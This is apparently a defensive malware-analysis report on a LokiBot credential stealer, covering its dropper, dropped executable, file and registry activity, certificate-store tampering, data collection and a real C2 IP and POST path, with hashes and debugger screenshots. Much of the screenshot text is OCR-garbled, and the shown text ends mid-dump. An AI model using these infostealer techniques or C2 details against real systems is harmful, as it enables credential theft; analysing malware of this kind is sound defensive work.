





CONTENTS

LokiBot and What You Need to Know 3
What is LokiBot?
LokiBot Overview
Infection Chain
Static Analysis
Kellyzx.exe Analysis
Dynamic Analysis
hjxnj.exe Analysis
Network Analysis
IOCs
IPs :
DOMAINs:
HASHs:
Kellyzx.exe Yara Rule
hjxnj.exe Yara Rule
MITRE ATT&CK TABLE
MITIGATIONS



LokiBot and What You Need to Know

What is LokiBot?

LokiBot, also known as Loki PWS or Loki-bot, is a Trojan malware designed for the illicit purpose of stealing sensitive information such as usernames, passwords, cryptocurrency wallets, and other identity-related data. The LokiBot Trojan malware made its initial appearance in 2015 and has since gained significant notoriety among cybercriminal circles as an effective means of establishing a backdoor into compromised Windows systems. This malicious software continues to thrive due to its proficiency in surreptitiously exfiltrating valuable information.

Functioning as a malicious software family, LokiBot monitors both browser and desktop activities, systematically pilfering critical data from victims, including user credentials, bank particulars, and the contents of cryptocurrency wallets. The defining characteristic of LokiBot lies in its ability to capture and record sensitive data, a behavior commonly observed in Trojan horse viruses. It methodically gathers stored login credentials and passwords, primarily within web browsers, and maintains constant surveillance over user activities, such as keystroke logging.

The acquired information is promptly relayed to a remote server under the control of LokiBot's developers. This streamlined transfer of data ensures that captured details are swiftly at the disposal of malicious actors. Notably, malicious cyber agents frequently deploy LokiBot to target systems running Windows and Android operating systems. They propagate this malevolent software through various means, including but not limited to email, phishing websites, text messages, and other personalized communication channels.

In essence, LokiBot epitomizes the art of infiltrating systems with the primary goal of extracting sensitive data. Its intricate techniques and operational methods underline the ongoing challenge posed by such advanced forms of cyber threats, necessitating a comprehensive and multi-faceted approach to cybersecurity.



LokiBot Overview

Kellyzx.exe, a malicious software, has been identified as carrying out a series of harmful actions for malicious purposes. Upon closer examination, it has been determined that the malware engages in loading DLL files to execute harmful processes. Additionally, it establishes persistence within the system by dropping an executable file named "hjxnj.exe" and making changes to the Windows Registry. This enables the malware to maintain a foothold within the compromised system, ensuring its presence even after system reboots.

The malware's modus operandi unfolds as follows: After establishing a connection with the IP address "**171[.]22[.]30[.]147**" via TCP, the malware initiates communication with a remote command and control server. This connection serves as a conduit for the malware operators to exert control and issue instructions to the compromised system.


Subsequently, the malware undertakes data collection, which it accomplishes through a POST request to the URL "/kelly/five/fre[.]php http/1.0 POST." Through this request, the malware encrypts the harvested sensitive data, thereby concealing its contents from potential interception during transmission. The encrypted data is then sent to the command and control server, enabling the malicious actors to access and exploit the stolen information.

Upon the successful transfer of data, the TCP connection is terminated. This step further obfuscates the malicious activity, complicating efforts to track and mitigate the threat.

In conclusion, **Kellyzx.exe** malicious software employs a multi-step process to infiltrate systems, establish persistence, communicate with a remote server, encrypt stolen data, and evade detection. Countering such threats requires robust cybersecurity measures, including up-to-date security solutions, patch management, and user education to thwart potential attacks and mitigate their impact.



Infection Chain





Static Analysis

Kellyzx.exe Analysis

File Name	kellyzx.exe
SHA-1	E6107CA70A7E8461A0105FAE3F8FE6DE9A65FF17
MD5	3BC68A0764CCC400C9A9F595E9F3ED3E
File Type	PE32/EXE

🛩 CFF Explorer VIII - [kellyzx.exe]			
File Settings ?			
🚖 🤳 🔊	kellyzz.exe		×
	Property	Value	
File: kellyzx.exe Dos Header	File Name	C:\Users\ \Desktop\kellyzx.exe	
B Dos Header	File Type	Portable Executable 32	
File Header	File Info	No match found.	
- Optional Header	File Size		
Data Directories [x] Section Headers [x]		328.35 KB (336235 bytes)	
Dimport Directory	PE Size	197.00 KB (201728 bytes)	
- Cale Resource Directory	Created	Friday 03 February 2023, 15.31.07	
Address Converter	Modified	Friday 03 February 2023, 12.31.00	
Dependency Walker Mex Editor	Accessed	Friday 03 February 2023, 15:31.07	
- 🐁 Identifier	MD5	3BC68A0764CCC400C9A9F595E9F3ED3E	
- Simport Adder	SHA-1	E6107CA70A7E8461A0105FAE3F8FE6DE9A65FF17	
Guick Disassembler Sebuilder	3194-1	01070470470404040107403074037070005403117	
- Kesource Editor	Property	Value	
🖵 🐁 UPX Utility			
	CompanyName		
	FileDescription	starties	
	FileVersion	7.33.18.75	
	LegalCopyright	Copyright Wisd.	

Figure 1- Information about file

🔉 gozcu64.exe	15.81	12.796 K	25.428 K	2464 Sysintemals Process Explorer	Sysintemals - www.sysinter
🖃 📰 kellyzx.exe	4.80	10.060 K	7.360 K	3372	
🔝 hjxnj.exe	0.74	976 K	3.808 K	3376	
		104414	E 404.14	1700 1 11 12 01 11	0 1 0

Figure 2- Process monitor logs of kellyzx.exe

Close examination of the malware reveals that it creates a child process by launching the executable "hjxnj.exe".



Akellyzx.exe	3288 🔜 Crea	ateFile C:\User	s\; \AppData\Local\Temp\acxpmxbng.e
Akellyzx.exe	3288 🛃 Que	eryBasicInforC:\User	s\; `
A kellyzx.exe	3288 🗟 Clos	eFile C:\User	s\; \AppData\Local\Temp\acxpmxbng.e
A kellyzx.exe	3288 🗟 Crea	ateFile C:\User	s\; \AppData\Local\Temp\acxpmxbng.e
A kellyzx.exe	3288 🗟 Crea	ateFile C:\User	s\: \AppData\Local\Temp\izsfnfursct.g
A kellyzx.exe	3288 🛃 Que	eryBasicInforC:\User	s\: \AppData\Local\Temp\izsfnfursct.g
Akellyzx.exe	3288 🗟 Clos	eFile C:\User	s\: \AppData\Local\Temp\izsfnfursct.g
A kellyzx.exe	3288 🗟 Crea	ateFile C:\User	s\: \AppData\Local\Temp\izsfnfursct.g
A kellyzx.exe	3288 🗟 Crea	ateFile C:\User	s\: \AppData\Local\Temp\hjxnj.exe
A kellyzx.exe	3288 🛃 Que	eryBasicInforC:\User	s\: \AppData\Local\Temp\hjxnj.exe
A kellyzx.exe	3288 🔜 Cre	ateFile C:\Us	ers\ \AppData\Local\Temp\nsb37F3.tmp
Akellyzx.exe	3288 🔜 Clo	seFile C:\Us	ers\)\AppData\Local\Temp\nsb37F3.tmp
Akellyzx.exe	3288 -Cre	ateFile C:\Us	ers\)\AppData\Local\Temp
Akellyzx.exe	3288 🔜 Qu	eryDirectory C:\Us	ers\)\AppData\Local\Temp\nsb37F3.tmp
Akellyzx.exe	3288 🔜 Clo		ers\)\AppData\Local\Temp
Akellyzx.exe	3288 KCre	ateFile C:\Us	ers\)\AppData\Local\Temp\nsb37F3.tmp

Figure 3- Logs

Upon scrutinizing the log records of the target system, it becomes evident that the malicious file employs the **CreateFile API** to generate files with diverse extensions and randomly assigned names.

Dynamic Analysis




Figure 4- Loads DLL

With the **LoadLibraryExW API**, it loads DLLs to change system settings, access sensitive data or take control of the system, execute malicious drivers or disable security features, and download additional malicious data.



C:\\Windows\\system32\\CLBCATQ.dll	C:\\Windows\\system32\\APPHELP.dll
C:\\Windows\\system32\\NTMARTA.dll	C:\\Windows\\system32\\DWMAPI.dll
C:\\Windows\\system32\\UXTHEME.dll	C:\\Windows\\system32\\OLEACC.dll
C:\\Windows\\system32\\USERENV.dll	C:\\Windows\\system32\\CLBCATQ.dll
C:\\Windows\\system32\\SETUPAPI.dll	C:\\Windows\\system32\\SHFOLDER.dll
C:\\Windows\\system32\\NTMARTA.dll	C:\\Windows\\system32\\CRYPTBASE.dll

Table 1- Files with .dll extension loaded by malicious file



Figure 5- Getting the name of the .tmp file

The name of the file "nsd4E8D.tmp" is generated in the directory

"C:\Users\Admin\AppData\Local\Temp" The malicious software creates the name for the .tmp extension file with the prefix "ns" followed by random characters, as observed. This is often done to obfuscate the file and its purpose, making it harder for security measures to detect it. Using random names and prefixes adds an extra layer of camouflage to the malicious file, increasing its chances of going unnoticed within the system.




Figure 6- Creating the .tmp file

The file created with the GlobalAlloc API is allocated in the "C:\Users\Admin\AppData\Local\Temp" directory. After this space, the "nsd4E8D.tmp" file with the .tmp extension is created using the CreateFile API. This temporary file is created

to store data or execute certain actions as part of the malware's operations.



kellyzx.00406158		
push dword ptr	ss:[esp+4] : [esp+4]:L"C:\\Use	rs\\\\AppData\\Local\\Temp\\acxpmxbng.e"
call dword ptr	ds:[<&GetFileAttributesW>]	
mov ecx,eax		
push 0		
inc ecx		
neg ecx		
sbb ecx,ecx and ecx,eax		
push ecx		
push dword ptr	ss: esp+14	
push 0		
push 1		
push dword ptr		
push dword ptr	ss: esp+1C	
	ds:[<&CreateFileW>]	
Tet C		

Figure 7- Creation of acxpmxbng.e file

ret 4		
push dword ptr ss:[esp+4]	[esp+4]:L"C:\\Users\\	<pre>\\AppData\\Local\\Temp\\izsfnfursct.g"</pre>
<pre>call dword ptr ds:[<&GetFileAttributesW>]</pre>		
mov ecx,eax		
push 0		
inc ecx		
neg ecx		
sbb_ecx,ecx		
and ecx,eax		
push ecx		
push dword ptr ss:[esp+14]		
push 0		
push 1		
push dword ptr ss:[esp+1C]		
push dword ptr ss: esp+1C		
<pre>call dword ptr ds:[<&CreateFileW>]</pre>		

Figure 8- Creating the izsfnfnursct.g file

As shown in Figures 7 and 8, files with arbitrary names and **.e and .g** extensions are created in the **"C:\Users\Admin\AppData\Local\Temp"** directory. The malicious file implements an evasion technique by interfering with legitimate files commonly found in temporary directories. By using arbitrary names and extensions, malware aims to avoid detection by security solutions that rely on specific file naming conventions or extensions to identify potentially malicious files. This technique adds to the malware's ability to stay undetected and works secretly within the system.

00406152	88C6	mov eax.esi	esi:&L"SGP"
00406154	5 E	pop est	es1:&L"SGP"
00406155	C2 0400	ret 4	
00406158	FF7424 04	push dword ptr ss: esp+4	[esp+4]:L"C:\\Users\\ \AppData\\Local\\Temp\\hjxnj.exe"
0040615C	FF15 04814000	<pre>call dword ptr ds:[<&GetFileAttributesW>]</pre>	
00406162	88C8 6A 00	mov ecx, eax	
00406166	41	push 0 inc ecx	
00406167	F7D9	neg ecx	
00406169	1809	sbb ecx,ecx	
00406168	23C8	and ecx, eax	
00406160	51	push ecx	
0040616E	FF7424 14	push dword ptr ss:[esp+14]	
00406172	6A 00	push 0	
00406174	6A 01	push 1	
00406176	FF7424 1C	push dword ptr ss: esp+10	
0040617A	FF7424 1C	push dword ptr ss: esp+1C	
0040617E	FF15 F4804000	<pre>call dword ptr ds:[<&CreateFilew>]</pre>	
00406184	C2 0C00	ret c	

Figure 9- Creating the file named hjxnj.exe

An executable file named "hjnx.exe" is created in the "C:\Users\Admin\AppData\Local\Temp" directory. This action is executed as a part of the malware's propagation strategy. By generating an executable file within the temporary directory, the malware seeks to establish a foothold on the compromised system and execute its malicious code. The use of the temporary directory aids in concealing the file amidst a myriad of other temporary files, making it harder for users or security solutions to immediately discern its presence.






Figure 10- Use of ReadFile and WriteFile APIs

For all files created on the target system, file reading and writing operations are performed using the **ReadFile** and **WriteFile** APIs.

kellyzx.00405C74 call dword prr dis[cdcreateProcessw>] test cax_eax je kellyzx.405C8A
kellyzx.00405C7E push dword ptr ss: call dword ptr ss: call dword ptr ss: call dword ptr ss: mov eax,dword ptr ss: call dword ptr ss: call dword ptr ss: call dword pt
kellyzx.00405C8A leave ret 4

Figure 11- Usage of CreateProcess API

The file named **hjxnj.exe** created by the malware is started as a process on the target system using the **CreateProcess API**.



push edi push 64	rd ptr ds:[<&waitForSing]eObject>] ptr ss:[ebp+8]
kellyzx.00406AFA push F call kellyzx.406A71 push doord ptr ss:[ebp+8] call esi	kellyzx.00406808 cmp eax,edi je kellyzx.0040680C lea eax,dword ptr ss:[ebp-4] push eax push dword ptr ds:[edp+8] Call dword ptr ss:[ebp-4] pop edi pop edi
	leave ret 4

Figure 12- Closing the malicious file

As seen in Figure 12, it gets the termination status of the **kellyzx.exe** process running using the **GetExitCodeProcess API**.



Figure 13- Termination of the kellyzx.exe

The malware first closes the current window with the **DestroyWindow API**. It then closes the dialog with the **EndDialog API**.

The malware continues with the hjxnj.exe it created to other processes on the target device.



hjxnj.exe Analysis

File Name	hjxnj.exe
SHA-1	EC95F0F1DC55A51903696E021963EEACC210FF05
MD5	CF86B09B00E89238F9205E6D469BCDD6
File Type	PE32/EXE

File Settings ?				
🖄 📕 🔊	hjxnj.exe			×
40 ~ 1	Property	Valu	e	
File: hjxnj.exe Dos Header	File Name	C:\U	sers'. \Desktop\hjxnj.exe	
	File Type	Port	able Executable 32	
File Header	File Info	Micr	osoft Visual C++ 8	
Data Directories [x]	File Size	48.50) KB (49664 bytes)	
Import Directory	PE Size	48.50) KB (49664 bytes)	
- Debug Directory	Created	Frida	y 10 February 2023, 13.40.32	
	Modified	Frida	y 13 January 2023, 02.23.08	
- % Dependency walker	Accessed	Frida	y 10 February 2023, 13.40.32	
- 🐁 Identifier	MD5	CF86	B09B00E89238F9205E6D469BCDD6	
	SHA-1	EC95	F0F1DC55A51903696E021963EEACC210FF05	
— 🐁 Rebuilder				
Resource Editor M UPX Utility	Property		Value	
w of A ounty	Empty		No additional info available	

Figure 14- Examination of the Pest in CFF Explorer

a	Live my regenerating	
9 Phộơng exe	2760 RegOpenKey	HKLM/Software/Www6432Node/Microsoft/Windows NT/Current/Version/ProfileList/S-1-5-21-2987719733-4129870162-3181071129-1000
9 Phone exe	2760 RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\Current\Version\ProfieList\S-1-5-21-2987719733-4129870162-3181071129-1000
9 Phoni exe		HKLM\SOFTWARE\Mcrosoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2987719733-4129870162-3181071129-1000
9: Thionj.exe		HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2987719733-4129870162-3181071129-1000\ProfileImagePath
9: Phoni exe		HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2987719733-4129870162-3181071129-1000\ProfileImagePath
9 Phonj.exe	2760 RegCloseKey	HKLM\S0FTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2987719733-4129870162-3181071129-1000
9 Prihpinji exe	2760 CreateFile	C:\Users\ VAppData\Roaming\Microsoft
9 Phipmi exe	2760 CreateFile	C/Users' AppData/Roaming/Microsoft/Cypto
9: Prihipnj.exe	2760 CreateFile	C/Users\ VAppData\Roaming\Microsoft\Crypto\RSA
9 Phonj exe	2760 CreateFile	C/Users\ VAppData\Roaming\Microsoft\Cypto\RSA\S-15-21-2987719733-4129870162-3181071129-1000
9 Prihping exe	2760 KegQueryKey	HKLM
9 Niponji exe	2760 RegOpenKey	HKLM\Software\Microsoft\Cryptography
9 hpmi exe		HKLM\SOFTWARE\Microsoft\Cyptography
9 Phonj exe		HKLM\SOFTWARE\Mcrosoft\Cryptography\MachineGuid
9 hprijexe	2760 RegQueryValue	HKLM\S0FTWARE\Mcrosoft\Cyptography\MachineGuid
9 Phipmj exe		HKLM\SOFTWARE\Mcrosoft\Crystography\MachineGuid
9 Phone exe	2760 RegQueryValue	HKLM\SOFTWARE\Mcrosoft\Cryptography\MachineGuid
9 Printexe	2760 RegCloseKey	HKLM\SOFTWARE\Mcrosoft\Cryptography
9 Phoni exe	2760 CreateFile	C:/Users'VppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-2987719733-4129870162-3181071129-1000\272e1f0fac278fc1afe641cd90e62088_2e6792b0-6193-4b67-adfd+1404573300a
9: Printexe	2760 CreateFile	C:\Users' \AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-2987719733-4129870162-3181071129-1000
9 Printexe	2760 QueryDirectory	C:\Users' \AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-2987719733-4129870162-3181071129-1000\272e1f0fac279fc1afe641cd90e62088_*
9_ Thing exe	2760 CloseFile	C/Users' VppData/Roaming/Microsoft/Cypto/RSA/S-1-5-21-2967719733-4129870162-3181071129-1000
9	2760 CreateFile	C/Users' VapoData\Roaming\Microsoft\Crypto\RSA
9 Phone exe	2760 QueryDirectory	C/Users' VppData\Roaming\Microsoft\Cypto\RSA*
9	2760 QueryDirectory	C/Users' Vapo Data/Roaming/Microsoft/Crypto/RSA
9 Phoni exe	2760 QueryDirectory	C/Users' \AppData\Roaming\Microsoft\Crypto\RSA
9 Phone exe	2760 CloseFile	C:\Users' \AppData\Rpaming\Microsoft\Crypto\RSA
9 Phone exe	2760 RegQueryKey	HKLM
9 Prihprij exe	2760 RegQueryKey	HKLM
9 Phoni exe	2760 RegOpenKey	HKLM/Software/Wow6432Node/Microsoft/Windows NT/Current/Version/ProfileList/S-1-5-21-2987719733-4129870162-3181071129-1000
9 Phipri exe	2760 RegOpenKey	HKLM\S0FTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-29877197334129870162-3181071129-1000
9 Phone exe		HKLM/SOFTWARE/Microsoft/Windows NT/Current/Version/ProfileList/S-1-5-21-2987719733-4129870162-3181071129-1000
9 Thori exe	2760 RegCloseKey	HKLM/SOFTWARE/Microsoft/Windows NT/Current/Version/ProfileList/S-1-5-21-2987719733-4129870162-3181071129-1000

Figure 1	15- Exai	nination	of log	records
----------	----------	----------	--------	---------

The log records of the file named **hjxnj** on the target device after the malware starts running are shown in Figure 15.



 hjonj exe 	2760 ch Create File 2760 ch Query Standardi. 2760 ch Witte File 2760 ch Coase File 2760 ch Query Attribute T. 2760 ch SetDispositioni. 2760 ch SetDispositioni. 2760 ch SetDispositioni.	C:\Users\ C:\Users\ C:\Users\ C:\Users\ C:\Users\ C:\Users\	VappData/Rearning/Microsoft/C VappData/Rearning/Microsoft/C VappData/Rearning/Microsoft/C VappData/Rearning/Microsoft/C VappData/Rearning/Microsoft/C VappData/Rearning/Microsoft/C	Coptio \RSA\5-1-5-21-2967719733-4128970162-3181071129-1000\272e HG/ac276/c14e641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2967719733-4128970152-3181071129-1000\272e HG/ac272fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2967719733-4128970152-3181071129-1000\272e HG/ac272fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970152-3181071129-1000\272e HG/ac272fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970162-3181071129-1000\272e HG/ac272fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970162-3181071129-1000\272e HG/ac272fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970162-3181071129-1000\272e HG/ac272fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970162-3181071129-1000\272e HG/ac272fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970162-3181071129-1000\272e HG/ac276fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970162-3181071129-1000\272e HG/ac276fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970162-3181071129-1000\272e HG/ac276fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970102-3181071129-1000\272e HG/ac276fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-4128970102-3181071129-1000272e HG/ac276fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-2987719733-41289701073-3107112910000272e HG/ac276fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-5-21-298771973-41289701073-1000727a HG/360710729 HG/ac276fc1afe641cd90e52088_2e6732b-0-6193-4b57-addef1404573300a Coptio \RSA\5-1-21-298771973-41289701053-310071129100007278 HG/36072761464341204573300a Coptio \RS	
 hjunj exe 	2760 A Read File 2760 A Create File 2760 A Care of Directory 2760 A Care of Directory	C:\Users\ C:\Users\	\AppData\Roaming\Microsoft\C	Dypto IRSA Oppto IRSA Oppto IRSA	
			Genel Güvenlik	5fc1afe641cd90e62088_2e6792b0-6193-4b67-adfd-f140457	
			0	2088_2e6792b0-6193-4b67-adfdf1404573300a	
			Dosya türü:	Sistem dosyasi	
			Agklama:	272e1f0fac276fc1afe641cd90e62088_2e6792b1	
			Konum:	C:\Users\)\AppData\Roaming\Microsoft\Cry	
			Boyut:	46 bayt (46 bayt)	
			Diskteki boyut:	4.00 KB (4.096 bayt)	
			Olustuma:	13 Subat 2023 Dün. 22:07:01	
			Değistime:	13 Subat 2023 Dün, 22:36:54	
			Erişim:	13 Şubat 2023 Dün, 22:36:54	
			Oznitelikler:	Salt okunur Gizli Gelismis	
				Tamam Iptal Uygula	

Figure 16- Changes made by the malware in the RSA folder

It modifies certificates stored in the system file named

"272e1f0fac276fc1afe641cd90e62088_2e6792b0-6193-4b67-adfd-f1404573300a," found in the directory "C:\Users\Admin\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-2987719733-4129870162-3181071129-1000" By leveraging the WriteFile API, it alters the contents of the file, manipulating the certificates and impersonating the user identity to gain access to sensitive data. Through this process, the malicious actor seeks to exploit vulnerabilities, potentially compromising confidential information.

hjxnj.exe	2760 🛃 Create File	C:\Users\	AppData\Roaming\33DCE1\1F197C.exe
hjxnj.exe	2760 SetBasicInform	C:\Users\	\AppData\Roaming\33DCE1\1F197C.exe
hjxnj.exe	2760 CloseFile	C:\Users\	AppData\Roaming\33DCE1\1F197C.exe
hjxnj.exe	2760 🛃 Create File	C:\Users\	AppData\Roaming\33DCE1
hjxnj.exe	2760 SetBasicInform	C:\Users\	AppData\Roaming\33DCE1
hjxnj.exe	2760 KCloseFile	C:\Users\	AppData\Roaming\33DCE1

Figure 17- The malware creates an executable file

It creates an executable file named **1F197C.exe** in the **"C:\Users\Admin\AppData\Roaming\33DCE1"** directory and then closes this file.



	I I
🗾 🚄 🖼	
.text:00404656	
.text:00404656 l	oc_404656:
.text:00404656 p	
.text:00404657 1	
.text:0040465A p	
.text:00404658 c	
.text:00404661 m	
.text:00404664 x	
.text:00404667 c	
.text:0040466D x	
.text:0040466F c	
.text:00404675 x	,, ,,, ,
.text:00404677 c	,,
.text:0040467D x	
.text:0040467F 1	
.text:00404682 p	
.text:00404683 c	
.text:00404689 m	
.text:0040468C x	
.text:0040468F x	,,
.text:00404691 c	
.text:00404693 j	nz short loc_40469C ; Jump if Not Zero (ZF=0)

Figure 18- Obtaining system information

The malware uses the APIs shown in Figure 18 to get the information of the system time, the current process and thread id.

mov edi,edi	
push edi	
push hjxnj.409EC4	409EC4:L"KERNEL32.DLL"
<pre>call dword ptr ds:[<&GetModuleHandleW>]</pre>	
mov edi,eax	
test edi,edi	
jne hjxnj.4044C6	
call hjxnj.4041F6	
xor eax,eax	
pop edi	
ret	
push esi	
mov esi,dword ptr ds:[<&GetProcAddress>]	
push hjxnj.409F00	409F00: "F1sA11oc"
push edi	
call esi	
push hixni.409EF4	409EF4: "FlsGetValue"
push edi	
mov dword ptr ds:[<&FlsAlloc>],eax	
call esi	
push hixni.409EE8	409EE8: "FlsSetValue"
push edi	
mov dword ptr ds:[<&FlsGetValue>].eax	
call esi	
push hixni.409EE0	409EE0: "FlsFree"
push edi	
mov dword ptr ds:[<&FlsSetValue>].eax	
call esi	
cmp_dword_ptr_ds:[<&FlsAlloc>],0	
mov esi,dword ptr ds:[<&TlsSetValue>]	
mov dword ptr ds:[<&FlsFree>].eax	
je hjxnj.404526	
cmp dword ptr ds:[<&FlsGetValue>].0	
je hjxnj.404526	
cmp dword ptr ds:[<&FlsSetValue>].0	
je hjxnj.404526	
test eax.eax	
ine hixni.40454A	
<pre>mov eax,dword ptr ds:[<&TlsGetValue>]</pre>	
mov dword oth doi [verlecatValues] any	I

Figure 19- APIs used by the malicious file

The malicious file analyzes in dynamic time and uses the necessary APIs.



puan can	
<pre>call dword ptr ds:[<&GetEnvironmentStringsW>]</pre>	
mov esi,eax	esi:L"=::=::\\", eax:L"CC
	conc ==() ; caxie co
xor ecx,ecx	
cmp esi,ecx	esi:L"=::=::\\"
jne hjxnj.404121	
xor eax,eax	eax:L"COMPUTERNAME=WIN-L1
pop esi	esi:L"=::=::\\"
ret	
cmp word ptr ds:[esi],cx	esi:L"=::=::\\"
je hjxnj.404136	csi.c ==(\
add eax,2	eax:L"COMPUTERNAME=WIN-L1
cmp word ptr ds:[eax],cx	eax:L"COMPUTERNAME=WIN-L1
jne hjxnj.404126	
add eax,2	eax:L"COMPUTERNAME=WIN-L1
cmp word ptr ds:[eax],cx	eax:L"COMPUTERNAME=WIN-L1
jne hjxnj.404126	
push ebx	
	AND RECOVERED MADE WITH A
sub eax,esi	eax:L"COMPUTERNAME=WIN-L1
<pre>lea ebx,dword ptr ds:[eax+2]</pre>	eax+2:L"OMPUTERNAME=WIN-L
push edi	
push ebx	
call hjxnj.405A0B	
mov edi,eax	eax:L"COMPUTERNAME=WIN-L1
pop ecx	caxie com oreitame-with er
test edi,edi	
jne hjxnj.404157	
push esi	esi:L"=::=::\\"
<pre>call dword ptr ds:[<&FreeEnvironmentStringsW>]</pre>	
mov eax,edi	eax:L"COMPUTERNAME=WIN-L1
pop edi	
non ehr	

Figure 20- The malware collects information

It appears that the malware obtains this information from files containing important information about the current user's profile, system configuration and environment in order to store sensitive information on the target device, insert malicious code into critical system files or perform various malicious functions.

ALLUSERSPROFILE=C:\\ProgramData	windows_tracing_logfile=C:\\BVTBin\\Tests\\ installpackage\\csilogfile.log
LOCALAPPDATA=C:\\Users\\Admin\\AppData\\	PROCESSOR_ARCHITECTURE=x86
Local	
LOGONSERVER=\\ComputerName	PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;
	.WSF;.WSH;.MSC
NUMBER_OF_PROCESSORS=1	COMPUTERNAME= WIN-L1KDN79P80J
SESSIONNAME=Console	SystemDrive=C:"
"TEMP=C:\\Users\\Admin\\AppData\\Local\\Temp "	"USERNAME=admin"

Table 2- Some information received



SBFF	mov ed1.ed1		FPU GIZIE
55	push ebp		PP0 GIZTE
8BEC 56	mov ebp.esp push esi	esi:L"OS=Windows NT"	EAX 021515A6 L"Path=C:\\Program Files (x86)\\Common Files\\Oracle\\Java\
8B75 08	mov esi,dword ptr ss:[ebp+8]	esit Os=#indows_ni" [ebp+8]:L"OS=#indows_nT"	EBX 02151EC4 &L"OS=W1ndows_NT"
57	push edi	[cobidite communication]	ECX 00000000
85 F 6	test esi,esi	esi:L"OS=Windows_NT"	EDX 00000DBE EBP 0018FEEC
74 07	je hjxnj.406AFF		EBP 0018FEEC ESP 0018FEE4
867D 0C 85FF	mov edi,dword ptr ss:[ebp+C] test edi,edi		ESI 02152348 L'OS=Windows_NT"
v 75 15	ine hixn1.406814		EDI 00000001
E8 D2B3FFFF	call hixni, 401ED6		
6A 16	push 16		EIP 00406836 hjxnj.00406836
5E 8930	pop esi mov dword ptr ds:[eax],esi	esi:L"OS=Windows_NT" eax:L"Path=C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath;C:\\Windows\\system32;C:\\Win	
F8 7683FFFF	call h1xn1.401E84	eaxie Pacheci ((Program Pries (Xoo) ((common Pries (or acre())ava/(Javapach, c. ((wrindows/(systemsz.c. (/wrindows/	EFLAGS 00000244
8BC 6	mov eax,es1	eax:L"Path=C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath;C:\\Windows\\system32;C:\\Win	ZE 1 PE 1 AF 0 DE 0 SE 0 DF 0
SF SE	pop ed1		CF0 TF0 IF1
SE SD	pop es1 pop ebp	es1:L"OS=Windows_NT"	To 110 111
